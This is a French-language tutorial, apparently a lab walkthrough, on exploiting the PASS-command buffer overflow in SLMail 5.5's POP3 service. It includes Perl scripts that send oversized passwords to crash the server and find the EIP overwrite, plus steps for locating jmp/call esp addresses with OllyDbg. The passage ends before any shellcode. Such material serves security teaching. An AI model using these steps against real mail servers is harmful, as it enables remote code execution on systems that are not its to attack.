


Exploitation du Buffer Overflow POP pass dans SLMAIL 5.5 avec Perl et Ollydbg

Par Barabas – version 0.1 – 2004-12-30
Version française : Jérôme ATHIAS – 09/01/2005

Pour www.whitehat.co.il

1. Installation

Tout d'abord, nous installons SLMail et vérifions qu'il est bien lancé



Ensuite, nous analysons l'exploit existant qui porte sur la commande PASS. Commençons les enchères à 5000 caractères.

Ecrivons un petit programme en Perl pour envoyer 5000 caractères avec la commande PASS au serveur POP3.

N'existerait-il pas un module exemple pour faire ça... ?

```
c:\ Invite de commandes - ppm
Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrateur>cd\

C:\>ppm
PPM - Programmer's Package Manager version 3.1.
Copyright (c) 2001 ActiveState Corp. All Rights Reserved.
ActiveState is a deviation of Sophos.

Entering interactive shell. Using Term::ReadLine::Stub as readline library.
Type 'help' to get started.

ppm> search pop3
Searching in Active Repositories
 1. Mail-POP3Client      [2.15] Perl 5 module to talk to a POP3 (RFC1939) ser~
 2. Mail-POP3Client      [2.14] Perl 5 module to talk to a POP3 (RFC1939) ser~
 3. Mail-POP3Client      [2.15] Perl 5 module to talk to a POP3 (RFC1939) ser~
 4. Net-POP3_auth        [0.03] POP3_AUTH wrapper for Net::POP3 (rfc1734)
 5. Net-POP3_auth        [0.03] POP3_AUTH wrapper for Net::POP3 (rfc1734)
 6. POE-Component-Clie~ [0.02] Impliment a POP3 client POE component
 7. POE-Component-Clie~ [0.02] (none)
 8. POP3Client           [2.9] Perl 5 module to talk to a POP3 (RFC1939) ser~

ppm> install Mail-POP3Client
=====
Install 'Mail-POP3Client' version 2.15 in ActivePerl 5.8.6.811.
=====
Downloaded 12262 bytes.
Extracting 5/5: hlib/arch/auto/Mail/POP3Client/.exists
Installing C:\Perl\html\site\lib\Mail\POP3Client.html
Installing C:\Perl\site\lib\Mail\POP3Client.pm
Successfully installed Mail-POP3Client version 2.15 in ActivePerl 5.8.6.811.
ppm> c001!
```

2. Exploitation


On analyse rapidement la documentation du module et en modifiant un peu l'exemple, nous obtenons :

```
#!/usr/bin/perl -w
use strict;
use Mail::POP3Client;
my $ChaineDuDiable="\x41"x5000;
my $pop2=new Mail::POP3Client( HOST => "127.0.0.1" );
$pop2->User("haXor");
$pop2->Pass($ChaineDuDiable);
$pop2->Connect() >= 0 || die $pop2->Message();
$pop2->Close();
```

(SLmailKiller.pm)

On lance Ollydbg et on l'attache au processus qui nous intéresse (File>attach) slmail.exe. On clic sur play pour lancer le processus...

On exécute notre programme perl, et boum ! :




```
C:\Perl\site\lib\Mail>dir
Le volume dans le lecteur C s'appelle SATA1
Le numéro de série du volume est C498-36D3

Répertoire de C:\Perl\site\lib\Mail

04/01/2005  14:05    <REP>          .
04/01/2005  14:05    <REP>          ..
19/10/2003  01:12                43 300 POP3Client.pm
04/01/2005  14:08                264 SLmailKiller.pm
                2 fichier(s)          43 564 octets
                2 Rép(s)  26 641 100 800 octets libres

C:\Perl\site\lib\Mail>perl SLmailKiller.pm
```



En haut à droite nous voyons nos registres. Vous pouvez observer la fenêtre de log... toujours intéressante (appuyez sur le bouton L).

Ok, EIP est réécrit. Trouvons à quel endroit exactement.

Nous modifions un peu notre script perl :


```

#!/usr/bin/perl -w
use strict;
use Mail::POP3Client;
my $ChaineDuDiable="\x41"x3000;
$ChaineDuDiable.="\x42"x1000;
$ChaineDuDiable.="\x43"x1000;
my $pop2=new Mail::POP3Client( HOST => "127.0.0.1" );
    $pop2->User("haXor");
    $pop2->Pass($ChaineDuDiable);
    $pop2->Connect() >= 0 || die $pop2->Message();
    $pop2->Close();
  
```



(SLmailKiller2.pm)

Et on le lance...


Ok, si on lance notre shellcode en ESP et qu'on réécrit EIP avec un jmp esp, on devrait être bon.
 Comment donc va-t-on faire un jmp esp ? En fait, c'est simple : il y a plein de DLLs en mémoire qui doivent avoir une adresse de jmp esp. Regardons voir... appuyer sur le bouton E dans olly.



Il y a plein de modules pour nous, essayons avec arm.dll ; double-cliquez dessus.
 Ensuite, faites un clic droit sur la première ligne et faites un « search for >command »




Pas de chance... on peut aussi utiliser « call esp » :



